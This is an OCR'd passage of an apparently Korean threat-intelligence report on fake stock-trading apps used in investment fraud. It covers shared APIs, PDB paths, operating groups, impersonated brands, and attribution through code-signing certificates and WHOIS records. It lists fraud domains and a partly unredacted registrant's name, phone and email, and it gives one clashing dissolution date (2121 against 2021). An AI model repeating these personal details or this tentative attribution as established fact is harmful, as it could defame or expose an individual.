TE_DEPOSIT_TEXT.EditValue	1. 당사의 입금처리시간은 평일 08:30 ~ 익일 05:00 이며, 23:30 ~ 00:30 (1시간)은 각 은행의 금융공동망 전산점검 관계로 인해 입금처리가 지연될 수 있습니다. 2. 주간시장의 원장이 야간시장의 원장에 이관되는 평일 17:05 ~ 17:10에는 입금처리가 지연 될 수 있습니다. 3. 고객님이 입금하신 금액을 확인후 입금처리해 드리며, 실제 입금하신 금액과 입금신청금액이 상이할 경우에는 입금처리가 보류되오니, 유의하시기 바랍니다. 4. 보내신 분의 정보를 정확히 기재하시지 않았을 경우에는 입금처리가 지연될 수 있으니, 유의하시기 바랍니다. 5. 입금 처리가 불가능한 경우 -저희 HTS에 등록해주신 성함과 계좌 정보와 동일하게 입출금 하는것을 원칙으로 하며 타인 명의 입금은 불가합니다. -등록하신 계좌와 다르게 입금하셨을 경우 고객센터로 문의 바랍니다. -토스 어플, 카카오 펌뱅킹 으로 인한 입금은 해킹으로 인한 위험 때문에 입금 처리가 되지 않습니다. -수표 입금은 은행에서 확인 시간이 걸리기 때문에 입금 처리가 되지 않으며, 입금시 익일 환불처리 됩니다. -기타 문의사항은 고객센터로 연락주시기 바랍니다. 감사합니다.

[Words of notice about the deposit procedure stored in the resource area]



[Notification for users using the same words]


A fake HTS uses the same API required for its operation as a fake MTS does. In the case of the login API used when a user logs in among them, it can be confirmed that it is verified by sending a JSON object with the ID and password set as "S_ID" and "S_PASS" keys respectively, which are to be verified against the "/api/user/Login" URI.




[Same login API communication configuration]

• Common resources

A fake HTS contains resources, such as sign-up and deposit-related words, login screens, and buttons, for various fake HTSs developed jointly by the supplier organization.



[Resources of other fake HTSs contained in one fake HTS]



[Resource information related to Hakuk Asset's login among many resources]

• PDB paths

Debugging and project status information during program development are recorded in the Program DataBase (PDB), and they are created together along with the path of the compiled file when compiling. Since the path of the PDB file is recorded inside the compiled program, if the PDB path is the same in different programs, the same components can be reused, or used as a clue for similarity estimation.

PDB paths are also recorded in fake HTS programs, and the PDB paths of the fake HTS programs identified in this operation have been confirmed to match each other. And the subdirectory was changed[43] around September–October 2022, and the root drive path was changed[44] around April 2023.

Function and Role	File Name	PDB Path
Updater	Starter.exe	–**C**:\Develop\Project**MidasHTS**\2. Src\AutoUpdater\Release\Starter.pdb –**C**:\Develop\Project**hts**\1. Src\AutoUpdater\Release\Starter.pdb –**D**:\Develop\Project**hts**\1. Src\AutoUpdater\Release\Starter.pdb
Fake HTS	HTS.exe	–**C**:\Develop\Project**MidasHTS**\4. Obfuscator\x86\HTS.pdb –**D**:\Develop\Project**hts**\2. Obfuscator\x86\HTS.pdb –**D**:\Develop\Project\hts\1. Src\HTS\K2Doc\obj\x86\Release\Doc.pdb
Management program	MANAGER.exe	–**D**:\Develop\Project**hts**\2. Obfuscator\x86\MANAGER.pdb

[Common PDB paths for fake HTS-related programs]

43) C:\Develop\Project\MidasHTS\2. Src\~ > C:\Develop\Project\hts\1. Src\~

44) C:\ > D:\

Fake HTS classification by organization

Circumstances, such as one operating organization operating multiple HTSs/MTSs in parallel or renaming an existing HTS/MTS, have been confirmed.

The supplier organization provides technical support by continuously changing the relevant domain address and IP address when its fake HTS/MTS server is blocked as a harmful site or is blocked by an anti-virus product, etc., and ensures the business continuity of operating organizations. In addition, attempts to discard the fake HTS/MTS operated by an operating organization and change it to another name, and attempts to build multiple fake HTS/MTS backend servers on a single server to reduce costs, have also been discovered. These cases can be confirmed based on technical indicators and serve as a clue for estimating the type and number of fake HTSs/MTSs operated by one organization.

Below are the organizations operating fake HTSs/MTSs confirmed so far, as well as the icon images and names used. According to the analysis results, there are some large operating organizations that operate more than five fake HTSs/MTSs simultaneously, and there are a significant number of small operating organizations that operate only a small number of fake HTSs/MTSs.

* Even if an operating organization's name and logo match an actually existing company's name and logo, it is not related to the company in question, but it is just a case of establishing one by means of impersonation and CI theft.

l Supplier organization

It is presumed that most of the supplier organization's fake HTSs/MTSs have been configured for the purpose of helping operating organizations make a decision about whether to rent them or not by providing them for testing before rental as well as for the purpose of testing development items on its own. There are such features that in the event of modifications to be made to any fake HTS/MTS of the supplier organization, it is updated first in comparison with other HTSs/MTSs and techniques to avoid being tracked are applied in the first place. Based on these features, the supplier organization's domain can be identified by monitoring discovered fake HTS/MTS domains.

White	Brand	Brand (demonstration)	Melon Asset[45]	Murekan

l 'Turtle Ship' operating organization

The 'Turtle Ship' operating organization is presumed to have been active since around July 2021, the early days of this operation. This organization was reported as 'Geobukseon Trading' through KBS, a Korean public broadcaster, in May 2022, and accordingly,[46] the name was borrowed from the previously reported name 'Geobukseon (Turtle Ship)' so that many people could easily recognize it. According to the data reported at that time, the website operated by the 'Turtle Ship' organization was shut down, and some of its internal members were reportedly arrested. However, it has been confirmed that its operation was resumed by implementing a version upgrade patch of the website, etc. as of March 2023.


The fake HTS/MTS of the 'Turtle Ship' operating organization can be partially estimated through passive DNS information[47], etc.

45) Some cases of damage have been confirmed, but it is presumed that this is being used for testing after being used by an unknown operating organization and discarded later.


46) KBS Current Affairs Documentary: Tracking – Stock-Leading Room Fraud Method! Is the HTS fake too? Like it was profitable?

47) Information on the recorded IP mapping history of a specific domain

Turtle Ship	Rainbow Asset (Mujigae Asset)	Apple Tree Asset	Roket Asset	Flower Asset	Samwon Investment



['Turtle Ship' HTS/MTS whose operation has been resumed and which is also being patched continuously (March 2023 / April 2023)]




[Phenomenon of the same server being jointly used by the 'Turtle Ship' organization's fake HTS/MTS domains]


I 'Midas' operating organization

The 'Midas' operating organization is also presumed to have been active since around July 2021, the early days of this operation, like the 'Turtle Ship' operating organization. The 'Midas' operating organization can be presumed to be the same organization through the 'Midas' prefix in the login form dialog name confirmed within the fake HTS software and the name change phenomenon of a newly created fake HTS/MTS.

Midas (Leverage-1)	Leverage-2	Apollo	Veteran	Wall Street	Times
Goldman Sachs	Research	Vision	Global	Kingsman	Reuters
Space	Daily (formerly Wall Street)	Post (formerly Research)			



['Midas' keyword in the login form dialog name]




['Daily' MTS confirmed when accessing the 'Wall Street' MTS domain (wallmts.com)]

| 'Union' operating organization

The 'Union' operating organization is presumed to have been active since around October 2021. The fake HTS/MTS of the 'Union' operating organization can also be partially presumed through Passive DNS, etc.

Union	Cheras	Daily	Olive	Prime
Dubai	Life (formerly Cheras)			



[Phenomenon of the same server being jointly used by the 'Union' organization's fake HTS/MTS domains]

I Other small operating organizations / individual operating organizations

Cases where the number of fake HTSs/MTSs simultaneously operated by one operating organization was judged to be relatively small, or where sufficient association was not confirmed, have been classified under this category.

Accordingly, even if they belong to the category of above-mentioned organizations, the cases included below may exist.

				
Kakao Asset	Coupang (impersonated)[48]	KB Asset (impersonated)[49]	Yushin	Daishin Asset (Yushin)
				
BTS Asset	SSG Asset	Smile Asset	Bide Asset-1	Bide Asset-2
				
Daemyung Invest	Wiz	Gift Era	DBridge	MetaInvest
				
Woori Asset	Jeil Asset	Shinhwa Asset	All New Asset	Geumgang Asset

48) It is a fake HTS/MTS established by impersonating the e-commerce company 'Coupang' and is not related to the real company.

49) It is a fake HTS/MTS established by impersonating the Korean financial group 'KB' and is not related to the real company.

				
Vogue Asset	Chosun Asset	K Investing	Market Pro	Bit Trading
				
Hana Asset	Hanmi Asset	Seonmulwon	Daewoo Asset	Laon Asset
				
Orange Asset	Cloud Asset	Hankuk Asset	Clinic Asset	Easy Trade
				
Mirae Asset (impersonated)[50]	NYC	Plus	Amazon Invest	Benest
				
SIMPLE	VIP365	AG Invest	Eco Asset	Rich Asset
				
Line	Toronto	Eurex	Kodex	Time Asset

50) It is a fake HTS/MTS established by impersonating the Korean financial company 'Mirae Asset Securities' and is not related to the real company.

				
Intro Asset	Seven Gift	AONE	Best	Rabbit Asset
				
Buy Invest	Veronica	Miraein Investment	David	Zenith
				
Ilpro Asset	JB Asset (impersonated)[51]	Kelly Asset	OK Securities (impersonated)[52]	Credit Asset
				
Shinhan Asset (impersonated)[53]	Shinhan Asset (impersonated)[54]	Gift Attack	Hanaro Asset	Dow Asset
				
VVIP Asset	Maker Asset	Korea Investment & Securities (impersonated)[55]	Win Asset	London Asset

51) It is a fake HTS/MTS established by impersonating the Korean financial group 'JB Financial Group' and is not related to the real company.

52) It is a fake HTS/MTS established by impersonating the Korean financial group 'OK Financial Group' and is not related to the real company.

53) It is a fake HTS/MTS established by impersonating the Korean financial group 'Shinhan Financial Group' and is not related to the real company.

54) It is a fake HTS/MTS established by impersonating the global financial group 'Vanguard' and is not related to the real company.

55) It is a fake HTS/MTS established by impersonating the Korean financial company 'Korea Investment & Securities' and is not related to the real company.

				
Woojoo Asset	GLB Invest	Dream Asset	Hanrim Trading	Invest.com
				
Choice	Nanoom Asset	LAB Finance	Noah Trading	LH Asset
				
HB Asset	Black Stone	Futures Bank	Ohsung Securities	New Stock
				?
Korea Asset	Everstock	INVESCO	Infinity Asset	Silla Asset
?				
Eden				


Association with a Korean automobile supplies sales corporation

During the analysis process, it was confirmed that a specific automobile supplies sales corporation located in Korea had a significant association with a series of fake HTS development and operation activities.

Most of the installation packages and executable files of the fake HTS and manager programs were signed using a code signing certificate issued in the name of 'JeiJei Motors.co' (hereinafter 'Company J'), a Korean automobile supplies sales corporation.

Judging from the facts that in order to issue a code signing certificate, official proof documents and related procedures issued by government agencies, such as an English business registration certificate and an English tax payment certificate, are required, that the corporation was dissolved (July 27, 2121) shortly after the code signing certificate was issued (April 19, 2021), and that the information confirmed in the domains missing the WHOIS Privacy Protection settings matches the information on the relevant corporation, it is presumed that the representative or related person of the relevant corporation is directly or indirectly associated with this operation.

I Association overview over the timeline




[Timeline of key actions related to Company 'J']


| Dissolved (closed) corporation confirmed through a code signing certificate

It has been confirmed that most of the installation packages and executable files of fake HTSs and manager programs discovered during the tracking process of this operation were signed using a code signing certificate issued in the name of 'Company J', a Korean automobile supplies sales corporation.

Based on the name of 'Company J' and the business registration number[56] listed in the certificate, it has been confirmed that it was the name of a corporation that actually existed in Korea and that it had been dissolved (closed).




[Name of a corporation, its address, and its business registration number confirmed through a code signing certificate]



['Company J' located in Seo-gu, Incheon]

56) For files signed with a code signing certificate issued by 'DigiCert', the business registration number can be confirmed through the 'SERIALNUMBER' field in the certificate information.



[Fact of the establishment of 'Company J' as a new corporation confirmed[57] through the Korea Economic Daily's new corporation information (May 2019)]

[Fact of the business closure confirmed by looking up the business registration number of 'Company J' (July 27, 2021)]

57) https://www.hankyung.com/economy/article/201905176141i

| Domains missing the WHOIS Privacy Protection settings

The WHOIS Privacy Protection service[58] was applied to most of the domains confirmed in this operation, thus making it impossible to identify information about the registrants. However, it was confirmed that information about the registrants of some domains was exposed because the WHOIS Privacy Protection service was not applied to them.

As a result of checking the WHOIS information in the relevant domains, the name of 'Company J' used to issue the code signing certificate was confirmed, and it was also confirmed that even the detailed address of 'Company J' was displayed to be the same.[59] In particular, it can be seen that all domains in which the relevant WHOIS information can be confirmed show the features of 'Group C' among the three groups classified in the 'domain naming and registration patterns' mentioned above.

Index	Domain	Source	Status	Domain Status	Created On	Expires On
99	timeasset.net	whois.namesilo.com	Succeed	Registered	2022-09-29	2023-09-29
100	timeasset.top	whois.namesilo.com	Succeed	Registered	2022-09-29	2023-09-29
89	smileasset.top	whois.namesilo.com	Succeed	Registered	2022-10-07	2023-10-07
90	smilemts.com	whois.namesilo.com	Succeed	Registered	2022-10-07	2023-10-07
91	smw66.com	whois.namesilo.com	Succeed	Registered	2022-10-11	2024-10-11
128	globaltrading7.com	whois.godaddy.com	Succeed	Registered	2022-10-12	2023-10-12
42	goldmts.com	whois.namesilo.com	Succeed	Registered	2022-10-16	2024-10-16

```
Registrant Name: Jong
Registrant Organization: j motors
Registrant Street: -5- 13, -ro beon-gil, -gu, Incheon
Registrant City: -gu
Registrant State/Province: Incheon
Registrant Postal Code: 22
Registrant Country: KR
Registrant Phone: +82.1048 13
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: htsman@protonmail.com
Registry Admin ID:
```

[Information on the relevant corporation confirmed through WHOIS information]

58) WHOIS Privacy Protection service: A service that hides information such as the names, contact information, phone numbers, and email addresses of the registrant, administrator, technical person, etc. within the WHOIS information in a domain in order to protect personal information

59) WHOIS information can be freely entered by the registrant. Accordingly, there is also a possibility (false flag) that a third person (supplier organization) who registered the domain may have entered information about 'Company J'. However, it is necessary to suspect the facts that the representative of the corporation, its detailed address, and its phone number confirmed through public source information match those of 'Company J' and that the same name of the 'Company J' was used even for the issuance of the code signing certificate.

d-brg[.]com	smilemts[.]com	smileasset[.]top	benest[.]top

```
Registrant Name: Jong*** ***
Registrant Organization: j*****motors
Registrant Street: ***-5-*** 13, *******-ro ***beon-gil, ***-gu, Incheon
Registrant City: ***-gu
Registrant State/Province: Incheon
Registrant Postal Code: 22***
Registrant Country: KR
Registrant Phone: +82.1048****13
Registrant Email: htsman@protonmail.com
```


[Information on domains missing the application of WHOIS Privacy Protection]

Association with a Korean computer supplies sales company

In the process of analyzing the fake HTS installation program distributed on August 27, 2023, it was confirmed to have been signed using another code signing certificate, not the existing code signing certificate in the name of 'Company J'. The issuer of the code signing certificate in question was confirmed to be a business operator that currently sells computer supplies in Korea, and it was also confirmed to be a private business operator that continues to operate as of October 2023. Due to the nature of a private business operator, it can be confirmed that the certificate issuer was issued in the name of the representative of a business operator rather than the name of a corporation.


From that point on, it has been signed and distributed with a changed certificate rather than the existing code signing certificate, and it is presumed that the purpose is to avoid being tracked while preparing for the expiration of the existing 'Company J' certificate.

Given that like the existing 'Company J' code signing certificate, this certificate was also issued in the name of a Korean business operator, it is possible to consider the possibility that the organizations directly associated with this operation are Korean.



[Business name, address, business registration number confirmed through a code signing certificate]

On August 18, 2023, just before the code signing certificate was changed, a fake HTS-related program without a code signing certificate was temporarily distributed. Obfuscation was not applied to this program, and a path different from the existing one was recorded as the PDB path. It appears that the developer made a mistake during the testing process of changing and applying the code signature.



[A fake HTS-related file that has not been code signed]

When comparing the above program with the existing pdb path, it can be inferred that the developer manages the project folder storing the source code and the folder containing the obfuscation tool separately, and carries out the process from development to distribution in a systematic manner.

